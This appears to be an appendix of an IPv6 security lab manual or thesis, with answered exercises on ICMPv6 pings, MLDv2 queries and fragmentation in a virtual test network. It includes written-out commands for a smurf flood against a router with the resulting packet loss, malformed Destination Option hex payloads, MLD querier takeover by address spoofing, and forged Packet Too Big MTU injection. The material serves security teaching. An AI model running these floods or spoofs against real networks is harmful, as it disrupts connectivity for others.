> Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: 2001:db8:abcd:1:1a4:2296:7e2c:89
v Internet Control Message Protocol v6
    Type: Echo (ping) reply (129)
    Code: 0
    Checksum: 0xa924 [correct]
    [Checksum Status: Good]
    Identifier: 0x1799
    Sequence: 1
    [Response To: 1]
    [Response Time: 1.089 ms]
  > Data (32 bytes)
```

Fig. A.3: Captured ICMPv6 Echo Reply from PC2 after running the ping.py tool to send normal ICMPv6 Echo Request from PC1 to PC2 with global unicast address.


Question 3:

Does PC2 (Windows) respond to the normal ICMPv6 Echo Request packet sent from PC1 (Kali) to the link-local unicast address of PC2?
a) What does this packet look like in Wireshark?
b) Show the configuration to generate this packet with the designed toolkit and Ostinato.

☑. <u>**Answer:**</u>


Using the **ping.py** tool in the network toolkit, the ICMPv6 Echo Request sent from PC1 (Kali) to the link-local unicast address of PC2 is generated in a similar way to the case of global unicast address. The only difference is inserting the source and destination address, which is described below. The output after running is shown in Fig. A.4.

- Source address: The global IPv6 address of PC1 is chosen to be inserted with the following syntax **-sip fe80::8ac4:147a:5dfe:a9c6**.
- Destination address: It is written as the IPv6 address of PC2 with the syntax **-dip fe80::7790:2c2b:9e56:431b**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 ping.py eth0 -sip fe80::8ac4:147a:5dfe:a9c6 -dip fe80::7790:2c2b:9e56:431b
Sending Echo Request message(s) to the destination: fe80::7790:2c2b:9e56:431b
⟹ Received Echo Reply from: fe80::7790:2c2b:9e56:431b
                    with MAC: 00:0c:29:8e:74:ad
```

Fig. A.4: Result after running the ping.py tool to send normal ICMPv6 Echo Request from PC1 to PC2 with link-local unicast address.




```
Source                     Destination                Protocol  Info
fe80::8ac4:147a:5dfe:a9c6  fe80::7790:2c2b:9e56:431b  ICMPv6    Echo (ping) request id=0x3b70,
fe80::7790:2c2b:9e56:431b  fe80::8ac4:147a:5dfe:a9c6  ICMPv6    Echo (ping) reply id=0x3b70, s

> Frame 1: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: fe80::7790:2c2b:9e56:431b
v Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0x7055 [correct]
    [Checksum Status: Good]
    Identifier: 0x3b70
    Sequence: 1
    [Response In: 2]
  > Data (32 bytes)
```

Fig. A.5: Captured ICMPv6 Echo Request after running the ping.py tool to send normal ICMPv6 Echo Request from PC1 to PC2 with link-local unicast address.

In Ostinato, is is only needed to change the source and destination address in Internet Protocol ver 6 section from the global to the link-local ones. The specific configuration is mentioned below:

- Internet Protocol ver 6: Source is `fe80::8ac4:147a:5dfe:a9c6`, and destination is `fe80::7790:2c2b:9e56:431b`.

After launching one of these tools, the generated ICMPv6 Echo Request packet is the same in two cases, as depicted in Fig. A.5. PC2 also responds to this Ping message with an ICMPv6 Echo Reply, as shown in Fig. A.6.



Source	Destination	Protocol	Info
fe80::8ac4:147a:5dfe:a9c6	fe80::7790:2c2b:9e56:431b	ICMPv6	Echo (ping) request id=0x3b70,
fe80::7790:2c2b:9e56:431b	fe80::8ac4:147a:5dfe:a9c6	ICMPv6	Echo (ping) reply id=0x3b70, s

```
> Frame 2: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: VMware_8c:0b:0d (00:0c:29:8c:0b:
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: fe80::8ac4:147a:5dfe:a9c6
v Internet Control Message Protocol v6
    Type: Echo (ping) reply (129)
    Code: 0
    Checksum: 0x6f55 [correct]
    [Checksum Status: Good]
    Identifier: 0x3b70
    Sequence: 1
    [Response To: 1]
    [Response Time: 6.445 ms]
  > Data (32 bytes)
```

Fig. A.6: Captured ICMPv6 Echo Reply from PC2 after running the ping.py tool to send normal ICMPv6 Echo Request from PC1 to PC2 with link-local unicast address.

Question 4:

Which are the possible attacks with multicast address that can be conducted by PC1 (Kali) in term of this section? This question is clarified by performing the following tasks:

a) Repeat the smurf attack using the network toolkit, but this time the victim will be the router R1.

b) If we manage to overload the router R1, what will be the impact on our network?


☑. **Answer:**

The possible attacks with multicast address that can be conducted by PC1 (Kali) in this section is:

- Reconnaissance attack: The attacker scans all active stations on the network.

- Smurf attack: A type of denial-of-service (DoS) attack that can be carried out using the Ping utility. In a smurf attack, an attacker sends a large number of ICMPv6 Echo Requests (Ping) to a network's multicast address, using a spoofed source IPv6 address. The all-nodes multicast address causes the requests to be forwarded to all devices on the network, resulting in a flood of traffic that can overwhelm the target network's resources.

In case of the smurf attack with the router R1 as the target, the IPv6 global address of router R1 is inserted with the syntax **-tip 2001:db8:abcd:1::1** in the **smurf.py** tool. The link-local address of router R1 can also be applied without any difference at the impact. Other configuration is the same as the cases mentioned in the section above. The output with the percentage of packet loss is described in Fig. A.7.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 smurf.py eth0 -tip 2001:db8:abcd:1::1
Triggering the smurf attack to the target: 2001:db8:abcd:1::1 (press Ctrl+C to stop the a
ttack).....
```

```
My traceroute
Hostname: 2001:db8:abcd:1::1   1.00   Pause  Restart  About  Quit

Hostname              Loss   Snt  Last  Avg  Best  Worst  StDev
2001:db8:abcd:1::1    94.2%  53   106   44   9     106    54.11
```

Fig. A.7: Result after running the smurf.py tool to attack the router R1.

```
C:\Users\User>ping 2001:db8:abcd:3::1

Pinging 2001:db8:abcd:3::1 with 32 bytes of data:
Destination net unreachable.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 2001:db8:abcd:3::1:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Listing A.3: Result of Ping message from PC2 to R2 after the router R1 is flooded.

After running the attack for about 20 seconds, the rate of packet loss increases rapidly and reaches 94.2%. The router R1 is fully overloaded and becomes unresponsive. This leads to a variety of network issues such as intermittent internet connectivity, SSH session. Moreover, IPv6 address cannot be leased if using DHCPv6.


For instance, after the attack, PC2 cannot communicate with R2, which locates on the external network. This is shown in Listing. A.3.

Question 5:

For malformed Ping, modify the added Destination header so that it contains another unknown option (e.g. type 127). Using Ostinato, send this packet and see how the response of the stations on the network will differ from the previous case. Try sending only from a link-local address.

☑. **Answer:**

When using Ostinato to perform this task (unknown option with type 127), the configuration is almost similar to the one of malformed ICMPv6 Echo Request with unknown option (type 128). Specifically, on the **Protocol Selection** tab, the selected protocols and their order are set using **Advanced** section. They are: Media Access Protocol (layer 1) - Ethernet II (layer 2) - Internet Protocol ver 6 (layer 3) - HexDump (Destination Header with unknown option) - Internet Control Message Protocol - HexDump (Payload data in ICMPv6 Echo Request).



HexDump


```
0000 3a 00 7f 00 00 00 00 00      :.".....
```

Fig. A.8: Result after running the smurf.py tool to attack the router R1.

On the **Protocol Data** tab, the Media Access Protocol, Internet Protocol ver 6 and Internet Control Message Protocol are completely the same as the case of normal ICMPv6 Echo Request. The only fields that are needed to fill is the Destination Option (used by HexDump) and Payload data (used by HexDump), which are described as below:

- HexDump: Destination Options with one unknown IPv6 Option (type 127) is inserted as `3a 00 7f 00 00 00 00 00` in hexadecimal format. This field is added between Internet Protocol ver 6 and Internet Control Message Protocol. Users only need to change two octets (`80 00`) from the unknown IPv6 option (type 128) to `7f 00` for the type 127. This is shown in Fig. A.8.
- HexDump: Payload data is written in hexadecimal format as `41 41 41 41 41 41 41 41` (for example). But users can define any content of this Payload as it does not influence the behaviour of receiving nodes. This HexDump field is set after the Internet Control Message Protocol.

After sending this ICMPv6 malformed Echo Request (depicted in Fig. A.9), there is not any node answering this packet. This can draw a conclusion that stations can only recognize or process a specific number of unknown options in Destination Header. The types such as the option (type 127), which may be reserved or undefined in the profile rule of operation systems, are usually ignored and silently discarded by these machines.



```
Source                    Destination  Protocol  Info
fe80::8ac4:147a:5dfe:a9c6  ff02::1      ICMPv6    Echo (ping) request id=0x04d2, seq=0, hop limit=255 (multicast)

> Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
v Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 24
    Next Header: Destination Options for IPv6 (60)
    Hop Limit: 255
    Source Address: fe80::8ac4:147a:5dfe:a9c6
    Destination Address: ff02::1
  v Destination Options for IPv6
      Next Header: ICMPv6 (58)
      Length: 0
      [Length: 8 bytes]
    > Unknown IPv6 Option (127)
    > Pad1
    > Pad1
    > Pad1
    > Pad1
> Internet Control Message Protocol v6
```

Fig. A.9: Captured ICMPv6 Echo Request message with unknown option (type 127) in Destination Header.

A.2 Multicast Listener Discovery version 2 (MLDv2)

Question 1:

In which characteristics is MLDv2 superior to MLDv1?

☑. **Answer:**

MLD version 2 (MLDv2) is an improvement over MLD version 1 (MLDv1), and it has several advantages over the earlier version:

- MLDv2 supports Source-Specific Multicast, which allows hosts to receive multicast traffic only from specific sources rather than from any source.
- MLDv2 is more robust than MLDv1 because it includes mechanisms for detecting and recovering from packet loss and other errors.

- MLDv2 is designed to be compatible with IGMPv3, which is the multicast protocol used in IPv4 networks. This allows for easier integration of IPv6 networks with existing IPv4 networks.

Question 2:

Which devices in the scenario respond to the General Query from router R1?
a) Perform sending General Query by the designed toolkit and Ostinato.
b) Capture the Query together with its answers. Describe the format of these packets and their content.

☑. **Answer:**

All devices including PC1, PC2 and PC3 respond to the General Query from the router R1. The reason is that R1 is the multicast querier on the local network (`2001:db8:abcd:1::/64`), and all these PCs belong to this subnet.

The General Query can be created by the **mld_query.py** tool or application Ostinato with the same output. The result after running the network toolkit is depicted in Fig. 5.17, while the configuration with Ostinato is shown in Fig. 5.18 and Fig. 5.19.

Router R1, PC2 and PC3 answer this General Query (from PC1) with their own MLDv2 Report. The format of generated MLDv2 General Query and its responses are illustrated in Fig. 5.20 and Fig. 5.21.

Question 3:

Which devices in the scenario respond to the Multicast Address Specific Query from PC1 with the group `ff08::db8`?
a) Perform sending this Query by the designed toolkit and Ostinato.
b) Capture the Query together with its answers. Describe the format of these packets and their content.

☑. **Answer:**

Once PC2 joins the multicast group `ff08::db8` for getting the data from the stream, it will respond to the Multicast Address Specific Query from PC1 with the group `ff08::db8`.

The Multicast Address Specific Query can be created by the **mld_query.py** tool or application Ostinato with the same output. The result after running the network toolkit is depicted in Fig. 5.27, while the configuration with Ostinato is shown in Fig. 5.32.

PC2 answers this Multicast Address Specific Query (from PC1) with its MLDv2 Report. The format of generated MLDv2 Multicast Address Specific Query and its responses are illustrated in Fig. 5.28 and Fig. 5.29.

Question 4:

Which devices in the scenario respond to the Multicast Address and Source Specific Query with the group `ff08::db8` and the sources list contains only the IPv6 address of PC4 (`2001:db8:abcd:3:31bc:eb00:7509:c9ec`)?

a) Perform sending this Query by the designed toolkit and Ostinato. Capture the Query together with its answers. Describe the format of these packets and their content.


b) How do devices respond to this Multicast Address and Source Specific Query if the sources list contains the random address (e.g. `2001::bad`) instead of the real source `2001:db8:abcd:3:31bc:eb00:7509:c9ec`. Keep in mind that this source does not actually exist. Verify this by the designed toolkit and Ostinato.

☑. **Answer:**

After PC2 joins the multicast group `ff08::db8` for getting the data from the source (PC4), it will respond to the Multicast Address and Source Specific Query from PC1 with the multicast group `ff08::db8` and the source (PC4).

The Multicast Address and Source Specific Query can be created with the help of **mld_query.py** tool or application Ostinato with the same output. The result after running the network toolkit is depicted in Fig. 5.30, while the configuration with Ostinato is shown in Fig. 5.32.

PC2 answers this Multicast Address and Source Specific Query (from PC1) with its MLDv2 Report. The format of generated MLDv2 Multicast Address and Source Specific Query and its responses are illustrated in Fig. 5.31 and Fig. 5.33.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py eth0 -dip ff08::db8 -v 2 -hbh -mip ff08::db8 -src 2001::bad -mrc
1 -qrv 2 -qqic 125
Sending MLDv2 Multicast Address and Source Specific Query message to the destination:  ff0
8::db8
+ Received MLDv2 Report message number #1
     from IPv6 address: fe80::7790:2c2b:9e56:431b and MAC address: 00:0c:29:8e:74:ad
     Record number 1: MODE_IS_INCLUDE and multicast address: ff08::db8
             Sources: ['2001::bad']
```

Fig. A.10: Result after running the mld_query tool to send the Multicast Address and Source Specific Query with random source.


In case of the random source (`2001::bad`), this type of Query is also designed in a similar way. Users only need to replace the old source (PC4, which is currently streaming the video) `2001:db8:abcd:3:31bc:eb00:7509:c9ec` by the new source `2001::bad`. The output after running the tool is shown in Fig. A.10.

After launching the toolkit or application Ostinato, the captured generated packet with its response is illustrated in Fig. A.11 and Fig. A.12



```
Source                       Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6    ff08::db8     ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b    ff02::16      ICMPv6    Multicast Listener Report Message v2

> Frame 1: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_0d:b8 (33:33:00:00:0d:b8)
> Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff08::db8
v Internet Control Message Protocol v6
    Type: Multicast Listener Query (130)
    Code: 0
    Checksum: 0x9065 [correct]
    [Checksum Status: Good]
    Maximum Response Code: 1
    Reserved: 0000
    Multicast Address: ff08::db8
  > Flags: 0x02
    QQIC (Querier's Query Interval Code): 125
    Number of Sources: 1
    Source Address: 2001::bad
```

Fig. A.11: Captured MLDv2 Query after sending the Multicast Address and Source Specific Query with random source.



```
Source                       Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6    ff08::db8     ICMPv6    Multicast Listener Query
fe80::7790:2c2b:9e56:431b    ff02::16      ICMPv6    Multicast Listener Report Message v2

> Frame 2: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: IPv6mcast_16 (33:33:00:00:00:16)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: ff02::16
v Internet Control Message Protocol v6
    Type: Multicast Listener Report Message v2 (143)
    Code: 0
    Checksum: 0xb460 [correct]
    [Checksum Status: Good]
    Reserved: 0000
    Number of Multicast Address Records: 1
  v Multicast Address Record Include: ff08::db8
      Record Type: Include (1)
      Aux Data Len: 0
      Number of Sources: 1
      Multicast Address: ff08::db8
      Source Address: 2001::bad
```

Fig. A.12: Captured MLDv2 Report after sending the Multicast Address and Source Specific Query with random source.

As can be seen, PC2 still responds to the Multicast Address and Source Specific Query that is sent with the random source (`2001::bad`). The reason is that PC2 is the member of concrete group `ff08::db8`, but allows to receive the data from any source without any restriction. Therefore, PC2 will answer the Specific Query with any source without caring if it exists or not.

Question 5:

What is the mechanism of querier election?
a) Which link-local address can be set to router R1 to avoid losing the querier role?
b) What address the attacker has to spoof when the legitimate router is having the link-local address as `fe80::1`?

☑. **Answer:**

In IPv6, the MLD querier election is the process by which a single router on a link is elected as the querier responsible for sending the MLD queries. This is done to ensure that only one router is responsible for sending queries to avoid unnecessary traffic and avoid duplicate packets. The election is based on the IPv6 address, with the router with the lowest IPv6 address being elected as the querier.

In order to avoid being taken over, the IPv6 link-local address of legitimate router R1 need to be the lowest on the local network (usually `fe80::1`).

However, the attacker can still take over the querier role of legitimate router R1 (with link-local address `fe80::1`) if it sets the link-local address to `fe80::`. This is indeed the lowest link-local address.

A.3 Fragmentation


Question 1:

Does the PMTU of the path PC2-PC4 change if it is inserted with the value 1270 (bytes)?
a) Verify this by the **implant_mtu.py** tool of designed network toolkit and Ostinato.
b) Explain the impact after running these tools.

☑. **Answer:**

The PMTU of the path PC2-PC4 does not change when the value 1270 (bytes) is inserted in Packet Too Big for sending. This is because 1270 (bytes) is smaller than the minimum MTU (1280 bytes). Thus, PC2 will ignore this Packet Too Big packet, and nothing is changed in the PMTU entry.

When using the **implant_mtu.py** tool of designed network toolkit, the configuration is almost similar to the one of the previous cases. It is only needed to change the MTU to the new value 1270, as shown in Fig. A.13.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 implant_mtu.py eth0 -sip 2001:db8:abcd:3:31bc:eb00:7509:c9ec -tip 2001:db8:abcd:
1:36c4:ffc5:c10f:3ce9 -mtu 1270
Implanting specified MTU to the target:  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
```

Fig. A.13: Result after running the implant_mtu.py tool for implanting MTU (1270 bytes) to the path PC2-PC4.

In Ostinato, the first HexDump field in Packet Too Big message, which is located between the Internet Control Message Protocol (for Packet Too Big) and the Internet Protocol ver 6 (for Echo Reply part in Packet Too Big message). The configuration is depicted in Fig. A.14.

The format of generated packets by one of these tool is shown in Fig. A.15.



```
HexDump
0000 00 00 04 f6                                   ...ö
```

Fig. A.14: Configuration at the Protocol Data tab for sending Packet Too Big with MTU (1270 bytes).

Question 2:

